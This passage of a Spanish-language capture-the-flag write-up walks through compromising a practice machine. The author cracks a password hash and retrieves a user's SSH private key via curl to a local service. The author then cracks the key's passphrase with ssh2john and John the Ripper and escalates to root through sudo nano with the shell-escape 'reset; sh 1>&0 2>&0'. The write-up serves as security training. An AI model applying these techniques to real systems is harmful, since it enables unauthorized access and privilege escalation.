

Ilustración 19: Contenido del fichero main.php.

Como se puede observar, en el fichero *index.php* hay un *hash* del tipo SHA-512, que se compara con un parámetro de entrada en el campo *password* de un formulario.

Además, en el fichero *main.php* se ejecuta un comando que permitiría visibilizar la clave privada del usuario *Joanna*.



Ilustración 20: No se tiene permiso puesto que se ejecuta desde el usuario Jimmy.

A todo lo dicho anteriormente, hay que sumarle que existe un puerto abierto escuchando en la máquina víctima.

Ilustración 21: Ejecución de netstat.

Detrás de dicho puerto, se encontraba un servicio web con los ficheros PHP que contienen el hash y la ejecución del comando que permite visibilizar la clave privada de *Joanna*.



Ilustración 22: Túnel SSH para visibilizar el panel de login.

Para que se ejecutara el comando, se debía introducir la combinación correcta de usuario y contraseña. Según el fichero *index.php*, el usuario es *Jimmy*, pero se debía *crackear* el *hash*, para ello se introdujo en una web que almacena *hashes* conocidos.



Ilustración 23: Obteniendo la contraseña.

En un principio se usó JohnTheRipper, pero el diccionario que se usaba no contenía la contraseña correcta. Leyendo foros se recomendaba la web mostrada.



Ilustración 24: Intento fallido de usar john.

Con la combinación correcta de usuario y contraseña se obtuvo la clave privada de *Joanna:*



Ilustración 25: Clave privada.

También si se ejecutaba un "*curl http://127.0.0.1:52846/main.php*" se podía obtener la clave privada.

Ilustración 26: Obteniendo la clave privada haciendo uso del comando curl.

La clave estaba protegida con contraseña, así que se uso *ssh2john.py* para poder obtener la contraseña.

Ilustración 27: Usando ssh2john.py para poder usar JohnTheRipper.



Ilustración 28: Obteniendo la contraseña que protege la clave privada con JohnTheRipper.

Cuando se obtuvo la contraseña que protegía la clave privada de *Joanna*, se podía abrir una sesión de SSH:



Ilustración 29: Conexión SSH con el usuario Joanna.



Ilustración 30: Flag user.txt.

Obtenida la *flag* de usuario se procedió a realizar la escalada de privilegios, para obtener acceso al sistema como usuario administrador.

Ilustración 31: Ejecución del comando sudo -l.

El usuario Joanna podía ejecutar el editor nano con privilegios de administrador, por tanto, siguiendo los pasos de la guía GTFObins se consiguió abrir una sesión como usuario administrador:



Ilustración 32: Pasos explicados en https://gtfobins.github.io/gtfobins/nano/#sudo.



Ilustración 33: Ejecución de nano con permisos de administrador.

Ilustración 34: Ejecución de ^R^X.



Ilustración 35: Introduciendo el comando "reset; sh 1>&0 2>&0".



Ilustración 36: Flag root.txt.

Como conclusión se podría decir que ha sido una máquina fácil de realizar pero bastante entretenida.